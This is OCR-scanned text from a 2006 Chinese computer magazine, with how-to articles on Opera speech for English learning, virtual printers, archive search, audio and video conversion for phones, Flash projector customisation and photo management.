许多人把杀毒软件的实时监控程序认为是防火墙，确实有一些杀毒软件将实时监控称为“病毒防火墙”。实际上，杀毒软件的实时监控程序和个人防火墙完全是两个不同的产品。

通俗的说，杀毒软件是防病毒的软件，而个人防火墙是防黑客的软件，二者功能不同，缺一不可。建议用户同时安装这两种软件，对计算机进行整体防御。

误区十：专杀工具比杀毒软件好 有病毒先找专杀

不少人都认为杀毒软件厂商推出专杀工具是因为杀毒软件存在问题，杀不干净此类病毒，事实上并非如此。针对一些具有严重破坏能力的病毒，以及传播较为迅速的病毒，杀毒软件厂商会义务地推出针对该病毒的免费专杀工具，但这并不意味杀毒软件本身无法查杀此类病毒。如果你的机器安装有杀毒软件，完全没有必要再去使用专杀工具。

专杀工具只是在用户的计算机上已经感染了病毒后进行清除的一个小工具。与完整的杀毒软件相比，它不具备实时监控功能，同时专杀工具的引擎一般都比较简单，不会查杀压缩文件、邮件中的病毒，并且一般也不会对文件进行脱壳检查。 CF [YY12]

软件

学英语何必犯愁

打开Opera 学会英语好轻松

文/温金镇

你是否还在为学不好英语而苦恼？你是否还在抱怨英语难学？大多数学英语的人要不拿本书“唧哩呱啦”地读，要不就是疯狂地背诵，可是这样的效果总是不尽如人意，如果有钱请个外教一对一辅导本来也不错的，但是昂贵的辅导费就不是每个人都负担得起了。不过现在你只要有一台能上网的电脑和一个软件——Opera，学英语将会变得很轻松！


首先我们需要到http://my.opera.com/yumumao/blog/show.dml/227790下载Opera。安装完之后就要踏上我们的英语学习之旅了！下面的内容将以Opera9中文绿色版为例。

一、小试牛刀

打开Opera，接着打开一个英文页面，用鼠标划定一个单词（或段落），右击选择“朗读”。新安装的Opera会提示安装语言文件（见图1），必须选择“是”，否则不能使用语音功能。



下载完成后再次打开英文页面，划定要朗读的单词（或段落），右击选择“朗读”，就能听到Opera的真人发音了。Opera的语音功能还有一个很人性化的功能。打开菜单栏选择“工具→首选项→高级→语音→详细信息（见图2）”，里面有性别、语调、速度、音量和逼真度选项，还有“启用高质量文字阅读”的选项，可以根据自己的英语水平和习惯进行选择。




二、我的地盘我做主

Opera能够朗读任何网页内的英文内容，那我们要听英文朗读还需要去选择别人的文章吗？这完全没必要!我们要“我的地盘，我做主”。那要怎样做呢？跟着我来：打开记事本，输入自己想听的内容（必须是英文），然后另存为××.html(.htm前面的名字可自定义)，用Opera打开刚刚保存网页文件，接着划词朗读，是不是成功了？


三、自己制作英语听力教程

如果我们看到了一篇非常喜欢的英文文章，想非常流利地读出来，却有许多生词在里面，总不可能拿部电子词典一个一个单词地查发音吧！这时候我们就能用上Opera了，只要按照上面所说的方法输入文章，就能听到文章的流利朗读了。但是对于学生族来说，又要犯愁了，总不可能一直待在电脑前跟着朗读吧？没问题，这时候你只要有一部能播放MP3的机器和一个能录系统声音的软件，就能把Opera的读音全部记录下来。考虑到方便性，在这里以众所周知的RealPlayer为例介绍如何录音。

打开RealPlayer，选择菜单栏的“工具→从麦克风/线路输入录制”，在选择录制源时，选择“系统录音混音器”。“命名剪辑”可随意输入，然后选择录制就可以记录系统内部的声音了。



在录制声音的时候切记不要播放音乐或做其他会使系统发出声音的操作，否则都会记录在录音文件里，影响录音质量。如果想更改RealPlayer的录音文件格式和比特率，可以依次打开菜单栏的“工具→首选项→CD选项”，进行选择（见图3）。



四、免费英语外教请回家

英语是一门语言，除了读和听之外，更需要有互动的交流。因此，Opera也提供了一个非常实用的英语交流平台。

1 创建Opera聊天账户：选择菜单栏“工具→邮件和聊天账户→聊天室（IRC）→下一步”，这时的“真实姓名、电子邮件地址、昵称（这是你在聊天室时显示的名称）”可随意填，“选择IRC网络或输入服务器名称”可根据自己的喜爱选择（见图4）。选择完



软 件

设计从此不变样

妙用虚拟打印机

文/花的神明

你是否有过这样的经历：明明在自己的电脑中设计好了文档、图表、效果图、画报等文件，但是离开自己的电脑到其他有打印机的电脑上，在对应的设计软件中打印时，却发现原先设计完美的风格全变了，自己精细打造的作品变得面目全非了。这是怎么回事呢？原因可能是连接打印机的电脑中没有安装自己需要的字体、设计软件的版本不匹配或者电脑中根本就没有你需要的设计工具，这实在让人扫兴！换一种思路考虑一下，如果将设计好的作品以图片方式保存的话，就能从根本上避免这种不必要的麻烦了。



Ultra Image Printer就是一款独特的虚拟打印机，可以将文档打印输出为各种类型图片。不仅利于保存和传阅，而且不管在原文档中使用了什么特殊的字体，只要把文件作为图片打印出来后，效果绝对和原文档完全一致。下载地址：http://www.ultrashareware.com/UltraImagePrintSetup.exe。

Ultra Image Printer安装成功后，在“打印机和传真”窗口中就能看到名为“Ultra Image Printer”的虚拟打印机。使用它也相当容易，只要简单三步：

1 运行Ultra Image Printer Admin程序，打开Ultra Image Printer虚拟打印机设置窗口（见图）。


2 在“Output directory（目标路径）”中设定图片输出的路径，默认保存在C盘根目录下。在“File name（文件名）”中可以指定图片文件的名称，默认是“%DocName%”，将原文件名作为输出图片的文件名。

如果勾选“Ask for file name（询问文件名）”项，打印时将弹出对话框，允许用户设定合适的文件名。

3 在“Image Format（图像格式）”列表中可以选择输出的图片格式（包括Jpg、Png、Bmp、Tiff、Gif等）。在“Encoding（编码）”列表中指定图片的压缩格式（包括LAZ、RLE等）。勾选“Generate an image per page（生成每页一幅图）”项，则在打印时将文档中的每一页作为单独的图片输出。否则，将整个文档打印成一张图片。


设置完成后，在任何一种设计中执行打印操作，文档就能轻松转变成绝不会发生格式混乱的图片了，不管传到任何电脑上，打印出来也决不会改变。

成后，软件会自动搜索该网络内的聊天房间，然后可选择自己感兴趣的房间。



如果不想群聊，可以双击右边的人名（见图5），就可以一对一聊天了。

2 交流是有的交流了，但是全屏幕都是英文怎么办？没关系，在划定的单词位置右击，看到了什么？没错，就是在线翻译（见图6），当我们有不懂的单词时就可以划词搜索。



查单词时建议用词霸搜索，词霸的词库相对比较全。当要翻译一个段落时，建议使用WorldLingo英汉翻译，能即时翻译段落。

3 当你跟聊天室的一个朋友聊得很熟了，想跟他（她）口语交流怎么办呢？总不可能用QQ吧，在国外QQ还没有



多大份额。这时我们就需要一个全球通用的语音聊天软件了——Skype，Skype能连通全球用户，让你聊天无国界。

使用这个版本的Opera对于一些新用户可能有些不习惯（实在是太简陋了！）为此提供一些快捷键供新手们使用：Ctrl+F8(打开首选项菜单)、F4（打开工具栏的面板）、F12（快速参数）、Alt+C（打开首选项编辑器）、Alt+F11（打开缩略菜单栏）。



软 件

穿上马甲我也能够“搜”到你

无视压缩包 直接找文件

■文/乔珊

打开“我的电脑”，按下F3键，点击“所有文件和文件夹”，在输入框中输入“*.rar”，点击“搜索”，经过这几步不知你会发现什么，我的电脑搜索列表中出现了1673个RAR文件压缩包，这里面有我编辑的稿件、保存的资料存档、下载的游戏软件，它们分散在我硬盘的各个角落，如果我突然想找我的某篇放到压缩包里的文章，用刚才的办法，不管我找多少次都是无法找到它的，因为Windows的搜索不能触及RAR压缩包的内部，更别提有些压缩包还加了密码。难道就没有办法了吗？办法总是有的！

ZipScan
软件版本：ZipScan 2.2 汉化版
软件大小：2.67 MB　软件性质：共享软件
运行环境：Win9x/Me/NT/2000/XP/2003
下载地址：http://www.skycn.com/soft/3247.html

一、穿过压缩包轻松找文件

ZipScan是一款绿色软件，无须安装，直接解压至任意目录即可使用。程序不但能够快速找出我们先前所备份压缩的资料，而且还可以将文件尚未压缩前的大小显示出来，这种强大的功能正好可以弥补系统自带的搜索功能无法搜索压缩包内文件的缺憾，相当方便。

1 启动程序，我们可以发现程序主界面与系统自带的搜索功能十分相像（见图1），在“搜索命名的文件”文本框中输入文件的名字，与系统自带的搜索功能一样，我们可以在搜索关键字中使用通配符。但是这里要注意的是，搜索的文件名后面必须带上文件的扩展名，如“doc”、“txt”等，否则无法搜索到所要结果。



2 点击“哪里搜索”，在右侧的窗口中点击浏览按钮定位到具体的盘符或目录，在“搜索文件于”栏中，勾选“RAR文件”，如果你的压缩包是其他的格式，那么，在这里勾选即可。为保证搜索结果的准确性，建议同时勾选“返回搜索的子目录”（见图2）。

3 为加快搜索的进度和搜索的准确性，我们还可以依照系统的条件限定对搜索条件进行限定。点击“搜索限制”选项，在右侧窗格中按自己所需限定一下“文件的修改时间、文件大小、包含的文本”等信息（见图3）。

最后点击“搜索”按钮，结果很快就出来了。



二、不是光能搜索这么简单

ZipScan还能够对搜索结果进行操作，如果搜索到的结果有多个，我们可以在右侧的搜索结果列表框中点选某一个结果，这时右侧的“打开文件”（用文件默认的打开程序来打开文件）、“查看文件”（用记事本程序打开文件）、“打开压缩档”（用Winrar打开压缩包）、“解压文件”（将文件释放出来）等按钮即被激活，通过上述按钮可以方便地对压缩包中的文件进行各种操作，十分方便（见图4）。




软 件

省时省力好心情 鼠标也会走捷径

文/郭建伟

天天把自己的小老鼠放在桌子上蹭来蹭去，却没关注它每天蹭了多少米。有个叫做Mouse-O-Meter的软件可以帮我们测量这个长度。从下午两点装上这个软件到目前为止的四个小时里，我的鼠标跑了280多米，不知道大家的老鼠跑得怎样？如果日积月累下来，鼠标“走”过的“路程”也是相当惊人的。大家可以用上面的软件计算一下，你一年下来鼠标能走多远！

其实，我们还有办法让鼠标缩短它的行程，还可以提高你的效率，如果有心让你的小鼠活得更长久一点，不妨试试EnhancaCursor，它可以为你的爱鼠轻松“减负”，只需微微移动，就能让鼠标在大范围内快速移动。下载地址：http://www.tdfast.com/soft_files1/10_1694.exe。



EnhancaCursor运行后，在屏幕上除了正常的鼠标指针外，还出现蓝色和绿色两个虚拟的大型鼠标箭头（见图），我们看看它们是怎么帮我们的鼠标走捷径的：

当在微缩图像中将绿色箭头指向桌面上“我的文档”图标时，蓝色鼠标箭头也大致移动到了桌面上“我的文档”图标的真实位置，这时点击鼠标的滚轮，真实的鼠标光标立即快速“移动”到了桌面上“我的文档”图标上。这样鼠标在屏幕上虽然只“走”了很小的一段“路程”，却实现了大范围的快速移动，让用户能够毫不费力地将鼠标定位到需要的对象上。


知道EnhancaCursor的威力了吧，让我们看看这绿色蓝色的箭头究竟有什么分别：

绿色箭头跟随真实的鼠标光标运动，两者指向同一屏幕坐标。当在屏幕的任何位置点击鼠标左键时，在绿色箭头处会出现当前屏幕的微缩图像，用户通过该微缩图像，大体可以看清屏幕的布局。例如各种快捷方式、任务栏、打开的窗口等对象在屏幕上的位置。当移动鼠标光标时，伴随着绿色的鼠标箭头在微缩图像中的微微移动，蓝色鼠标箭头会大幅度地移动到真实屏幕的对应位置。

如果我们需要临时关闭虚拟鼠标，可以按下键盘右侧的Ctrl键，这样虚拟鼠标和当前屏幕的微缩图就消失了，鼠标恢复了常态。当松开按键，就恢复了EnhancaCursor的运行。如果需要彻底屏蔽EnhancaCursor的功能，点击键盘右侧的Alt键即可，这样，任务栏系统托盘中的EnhancaCursor的图标上就打上了禁用的标记，当再次点击键盘右侧的Alt键时，EnhancaCursor的功能就恢复如初了。

CF [YY16]





三、无所遁形 有密码保护的压缩包一样搜索

程序遇到设置有密码的压缩包时，会弹出对话框并要求用户输入密码（见图5），如果你并不想让带有密码保护的压缩包中断搜索过程，或者你确信你的文档并没有存放于设置有密码保护的压缩包，那么，我们可以设置让程序自动跳过对设置有密码的压缩包的搜索。点击左侧窗格中的“选项”，在右侧窗格中在“高级搜索选项”栏中勾选“忽略受密码保护的压缩档”即可（见图6）。好了，以后遇到带有密码保护的压缩包就会自动调过，从而节省搜索的时间。

其实类似的功能在小编们挚爱的Total Commander中就有，只要你在TC中按下Alt+F7键，超强的搜索功能就会摆在你的面前，无奈小编推广了n次的TC还是少有朋友带来共鸣，如果此文对你搜索压缩包内的文件有帮助，你可以来小编的Blog留言。



CF [YY15]

多媒体

“纵情声色” 打造手机多媒体

天津/氧化钴锂


一、音乐格式篇

MP3音乐似乎已经无处不在，尤其当它和手机结为同盟时。不过，人生总有不如意的时候，哪怕是在小小的MP3上。电影《分手》里的精彩对白，为什么不能偷偷放到MM的手机里给她惊喜？《魔兽》、《仙剑》世界里不同场景的动人音乐，为什么不能时时分享？下面带你认识几款绝密武器，让你的爱机也能拥有独树一帜的音乐、相声或者电子读物！

实例1：让手机能随时收听“电影”

PowerConvertor（试用下载：http://www.cooolsoft.com/download/PowerConvertor.EXE）是一款音频转换软件，它可以将WMV电影中的音频转成MP3，这样你就可以在手机（或MP3播放器）中收听“电影”了。这款软件也支持音乐CD、WAV、APE、ASF等其他音频格式。

1 启动软件（见图1），单击工具栏上“添加文件”按钮（左侧第一个图标），打开要转换的音频文件或包含有音频的视频文件（如WMV电影）。



2 选中添加的文件，在工具栏“转换为”中，设置转换后的格式，如选择“mp3”格式。在“到文件夹”中设置转换后文件的保存位置。

3 单击工具栏上的“开始转换”按钮（即弯箭头图标），很快就完成转换了，速度非常快。

实例2：从声卡里“挖出”的《御剑江湖》

某些软件因为编码的限制只能转换一些特定的声音，而Digital Sound Recorder（试用下载：http://www.digitalsoundrecorder.com/download/digitalrecorder.exe）却以不变应万变，只要是通过声卡发出的声音，它都能一一记录下来。还是在《仙剑三》游戏刚刚推出的时候，我觉得其中的主题音乐《御剑江湖》非常好听，网上一时又没有找到下载，于是用Digital Sound Recorder将它录制下来，先听为快。（当然，现在网上到处能找到这首曲子了）

1 启动Digital Sound Recorder（见图2），在“Recording Control”面板中可以选择输入音源，这里我选择“波形输出混响”，接着单击“Record”按钮开始录音。



2 运行《仙剑奇侠传》，当游戏里自己需要的主题音乐播放完毕，即退出游戏。返回Digital Sound Recorder主界面，单击“Stop”按钮则停止录音，录制的文件显示在上方的列表中。

3 选中录制的文件，单击“Play”试听效果，如果满意，可右击这个文件，选择“Convert Selected To .MP3”，就可以转换成你所需要的MP3格式了。选中转换所得到的MP3文件，再执行“File→Save as”命令保存就行啦。

二、视频格式篇


大多数可以播放视频文件的手机均支持MP4和3GP文件（智能手机无此限制），网上下载视频文件固然方便，可总不如自己量身定制好，可以随意把自己喜欢的各种视频短片放到手机里欣赏，这也就是为什么我的手机里的短片大多是DIY的原因。

实例1：两步，普通电影变身MP4

MP4影片压缩比较高，同样长度的影片，MP4要比其他格式的文件小很多，所以非常适合放到手机中欣赏。PSP Video Express（下载地址：http://www.pqdvd.com/download/psp_video_express.exe）几乎可以把所有主流的视频格式（AVI、MPEG、RM、RMVB等）转成MP4影片。

1 启动软件进入主界面，单击右侧“Open”按钮，打开待转换文件，进行相应设置。

2 单击“Record it”按钮开始转换。转换结束后会弹出对话框，提示转换后的文件所保存位置，单击“Open output folder”按钮可直接进入该文件夹中，就可以把它转存到手机等其他移动设备中了。怎么样，够简单的吧。



极品万能媒体转换工具

ImTOO MPEG Encoder是一款功能极为强大且易用的视频、音频转换工具，输入和输出格式囊括了大多数视频、音频格式，对3GP格式有较好的支持，可调整输出质量、控制大小。本刊今年第10期《手机电影 DV你身边的生活》一文中有简单介绍，朋友们可以参考。



多媒体

扮酷时代，Flash程序要“美容”


玩就玩得专业，打造非同一般的Flash程序界面

江苏/浒小♀周建峰

实例1：清除电子相册中的Flash痕迹

暑假期间，阿锋借鉴《电脑爱好者》上关于Flash电子杂志制作的文章，为女友精心打造了一本超酷的电子相册。不过由于是Flash制作的，相册里处处洋溢着Flash的“气息”，比如不相关的右键菜单，千篇一律的程序图标等。还好，用eXeScope（http://www.onlinedown.net/soft/9594.htm）就能清除或改造它们，让电子相册显得更专业。

1 把右键菜单“赶”出去。启动eXeScope后按F1键打开电子相册文件（Flash打包的exe文件），展开左侧列表“资源→菜单→604→中文（中国）”，单击“中文（中国）”选项（见图1），然后在“0,x”上右击选择“删除”，再按Ctrl+S组合键保存更新，接着按Alt+X组合键关闭eXeScope。现在再重新打开电子相册，再也不会出现恼人的右键菜单了。



2 程序图标也要个性化。Flash程序文件的图标总是千篇一律，我们可以把它改成自己的图标。首先自己制作两个不同大小的图标，尺寸分别为：48×48、32×32（单位：像素）。用eXeScope打开相册文件，展开列表“资源→图标→200”，单击“8：32*32，256色”，然后选择菜单“文件→导入”命令导入准备好的图标文件，再按Ctrl+S组合键保存更新即可。

实例2：真情贺卡，异形窗口更靓丽

女友的生日恰巧也在暑假期间，于是阿锋又用Flash为女友制作了生日贺卡。美中不足的是：贺卡的外形是心型，打包发布后发现贺卡窗口只能是矩形。看来，只好用Jugglor（http://dl.pconline.com.cn/html_2/1/115/id=4001&pn=0&linkPage=1.html）给贺卡穿上心型“外衣”了。


1 下载解压后先双击其中的Setup安装Jugglor，然后双击Setup安装插件JShapor。在Flash MX中打开制作好的贺卡（可从http://work.newhua.com/cfan/200613/heart.rar处下载样本），将其中的“心”复制，然后新建一个Flash文件，设置场景尺寸和贺卡一样大小，背景色为白色，按Ctrl+Shift+V组合键粘贴“心”，再将心填充为黑色，最后导出为图像，并保存成“窗口.bmp”。

2 启动Jugglor，单击Flash Projector file下面的按钮打开“贺卡.exe”，然后在New Juggled filename中输入新的贺卡名：happybirthday；单击Setup Settings，这里有很多实用的设置（见图2），这里我列举了常用的几个选项，可以根据需要选择。



3 点击切换到Icon选项，可以为打包后的程序选择自定义图标；切换到Additional files选项，在左侧打开“窗口.bmp”所在文件夹，然后在右侧窗口中选中图片，再单击Add File按钮添加图片。

4 切换到JTools选项，单击“+”按钮出现对话框，先单击Available JTools下的JSHAPOR，然后再选择“窗口.bmp”，单击Transparent Color and Tolerance下的“…”按钮，移动光标到白色区域单击将透明色设置为白色，这样除心型部分，其他部分则变成透明，确定后返回。



5 切换到Build选项，选择贺卡的保存文件夹，再单击工具栏上的Build按钮，提示保存后即可输出加工后的贺卡，进入保存文件夹打开贺卡，是不是非常酷（见图3）。

多媒体

数码照片整理三道“筛”

■ 俞木发

还是在去年暑假期间，我买了一款佳能相机，一年下来拍了不少的照片，这给自己的浏览和查找都带来不便。现在暑期又至，又有大量照片要“入驻”电脑，看来需要静下心来好好研究一下如何整理照片了，下面就把我的一些心得与大家共享。

第一筛：拿来主义 用好相机自带管理软件

大多数码相机厂商都会随配套光盘一起，推出相应的照片管理软件，但是却被很多人忽略了。其实要是能充分利用好这些软件，可以大大减轻后期管理工作量。比如我的佳能A510，就自带一款名为ZoomBrowser EX的软件。安装后，通过数据线将相机连接上计算机，它就会自动弹出向导窗口，根据向导提示，即可将照片分类保存到不同文件夹中，比如2006年5月31日拍摄的图片，将自动保存在“X:\2006\05\2006_05_31”(X为你自己所设定的分区)文件夹下，这样通过拍摄日期就可以很快找到想要的照片了。

第二筛：就地取材 系统潜能巧挖掘

不过，并不是每个人都使用佳能相机，而且有时也会觉得相机本身软件不好用，其实Windows XP本身就提供了强大的照片管理功能，只是许多人没有留意罢了。

1 接上相机后，打开我的电脑，双击打开数字相机，单击左侧“照相机任务”下的“从相机获取照片”，启动“扫描仪和照相机向导”，单击“下一步”，在“选择要复制的照片”窗口，按提示选择照片（见图1）。



2 继续单击“下一步”，在“1.为这组照片键入一个名称”，根据照片主题输入对应名称，比如“家庭聚会”；在“2.选择一个保存照片位置”选择“图片收藏\日期，家庭聚会”。单击“下一步”开始复制照片。

3 现在打开“C:\Documents and Settings\user\My Documents\My Pictures\2006-05-31, 家庭聚会”，就可以看到所有家庭聚会照片，而且照片名称自动更改为“家庭聚会001.jpg”、“家庭聚会002.jpg”等，以后查找照片就可以根据照片主题和拍摄日期快速找到了。



使用读卡器的用户，直接在弹出的自动播放窗口选择“扫描仪和照相机向导”项启动向导。

第三筛：巧借外力 专业软件来相助


有时仅使用系统自带管理功能感觉力不从心，其实网上有很多专业照片管理软件供我们选择。Smart Photo Import（下载地址：http://www.onlinedown.net/soft/48990.htm）就是一款智能照片管理软件，下面试试它的根据照片不同拍摄时间，自动建立不同文件夹分类保存图片的功能。

1 安装运行软件后，单击右上方浏览按钮，定位到要进行整理的文件夹（如“e:\双060527”），下方将以缩略图形显示该文件夹下的所有图片。接着在Subject（主题）中为照片设置主题（如“金牛山公园”）。再单击右下方浏览按钮，设置分类后照片保存的位置（见图2）。



2 单击下方的Options（选项）按钮，在右侧打开选项对话框，选中Use EXIF when available（读取EXIF信息），然后点选Output Folders（输出文件夹）中的By Month（按月）项。

3 单击主界面右下方“Import”按钮，即可按照片拍摄的不同月份将照片分类移到不同文件夹中了。如果是单击Import右侧的下拉按钮，选择Copy（复制），将执行复制操作而不是移动文件。建议朋友们可以先拿一些不重要的图片文件试试，熟悉之后再进行批量的操作。



数码相机一般以设备英文简称加序号的方式来命名文件，不便于记忆，可通过ACDSee将它们批量改成有意义的名称：在ACDSee中全选要改名的图片文件，右击，选择“重命名”，然后在名称模板中，将文件名改成有意义的名称加#号的形式，几个#号就代表序号为几位数，如：“武夷山 ##”，重命名后，文件名将为“武夷山01”、“武夷山02”等形式。这样再找图片就方便多了。另外，本刊2005年第14期上《DC联手ACDSee 数码相片管理更轻松》一文中，介绍的ACDSee设备侦测器，也能方便快捷地导入数码相机中的照片。

多媒体

绝非错觉，静态图片声情并茂动起来！

■ 俞木发

这个暑假小王到贵州观赏了素有“神州第一瀑”之称的黄果树瀑布，旅游归来拍摄了很多瀑布的照片，但是不善言辞的他，除了会说“太美了”，就再也找不出合适的语言向心爱的MM描述黄果树瀑布的壮观。不过现在借助Nature Illusion Studio（以下简称为NIS），小王就可以通过电脑真实再现黄果树瀑布的壮观。（本文图片素材，可从http://work.newhua.com/cfan/200613/tpsc.rar处下载）

Nature Illusion Studio**小档案**
软件版本：1.13 **软件大小：**3017 KB
软件性质：试用软件 适用平台：Windows 98/2000/XP/2003
下载地址：http://www.onlinedown.net/soft/49884.htm
软件备注：NIS可以让风景图片中的各种水景动起来，还可以加上下雨、下雪等效果，处理过的照片可打包成屏保文件，也可以保存为AVI、GIF格式的动画文件。


1 运行NIS后，单击“创建新项目”，在弹出的窗口单击“载入图像”，导入拍摄的黄果树瀑布，按提示输入项目的标题和描述，然后单击“确定”（见图1）。




2 在“流水蒙罩”中选择“1”，然后用鼠标在瀑布上依次涂抹，将整个瀑布涂抹成蓝色蒙罩。为了精确涂抹，在瀑布边缘（和树林、岩石交界处）可以使用小一些的画笔形状涂抹（将“钢笔尺寸”滑块往右移动即可），对不小心超出瀑布的涂抹点，可以用鼠标右键擦除。

3 瀑布涂抹完毕，单击工具栏右侧的“自动查看”按钮，将会惊喜地发现，瀑布真的动起来了，白色的水流从山顶飞流直下。接着在“效果”项下，依次拖动不同效果滑块以调整显示效果，比如往右拉动“速度”滑块，可以加快瀑布直泻的速度。

4 单击“流水蒙罩”的“2”，用鼠标将瀑布潭中的水涂抹成红色的蒙罩，操作方法同上，不过这里波纹类型要选择“水平波”，这样可以显示瀑布冲击下来的荡漾波纹（见图2）。






NIS内置九种常见波纹设置，只要单击“效果”中“预置”按钮，选择“载入”，然后在列表中根据实际情况选择相应的波纹即可快速设置好水波的参数（见图3）。



5 在“效果”中，单击“声音”选项卡，再单击“添加”按钮打开“添加/编辑音效”对话框，“声音文件名”选择NIS安装目录下“\Nufsoft\Common\Sounds\Big Waterfall.wav”声音文件，“声音事件”设置为“背景声（循环播放）”，这样就为瀑布添加上气势磅礴的水声了（见图4）。





为了让场景更加真实，还可以加一些随机的鸟鸣之声。继续单击“效果”下的“添加”按钮，添加“\Nufsoft\Common\Sounds\Bird2.wav”声音文件，“声音事件”设置为“随机（在指定时间之间不断播放）”即可。

6 完成以上操作后，单击工具栏上的“预览”按钮，就可以欣赏到自己的杰作了，是不是很震撼？如果觉得满意，可执行“构建→屏保”菜单命令，在弹出窗口中将文件输出为屏幕保护文件，保存在“c:\windows\system32”下即可。当然，也可以将最终结果输出为EXE、AVI、GIF等其他格式的动画文件。

Just Do It!

★无中生有瑞雪飘

一张晴天的照片，如何让它变成大雪纷飞的动画？非常简单，在NIS中新建一个项目，导入一张风景图片，然后在“效果”中点选“天气”选项卡，将“天气类型”设置为“飘雪”，“粒子数量”及飘雪的“速度”，可根据自己的喜好进行选择，最后导出文件，一幅瑞雪飘飘的美丽动画就制作完成了。

★喷泉和烈火

在设置水波时，将流水蒙罩绘制成喷泉的形状，再将水波“方向”设置为“上”，就可以产生喷泉的效果了。流水和火焰的一个共同点，就是它们都具有波动性，所以先制出暖色调的渐变图形，再将“预置”设置为“火焰→迷雾→烟雾”即可产生烈火熊熊的感觉。

菜鸟集训营

化平凡为神奇

数码暗房三件事

■北京/李看

上一期，小丽试着用数码相机拍下了许多照片并传到电脑中，不过事情还未结束，好照片的出炉，一般还要经过后期软件处理，也就是所谓的“数码暗房”操作。在《电脑爱好者》2006年第4期《六步！巧解照片修饰方程式》中，已经介绍过照片的基本处理方法，今天就让我们了解更多实用的技巧。

实例1：轻松装裱“电子画框”

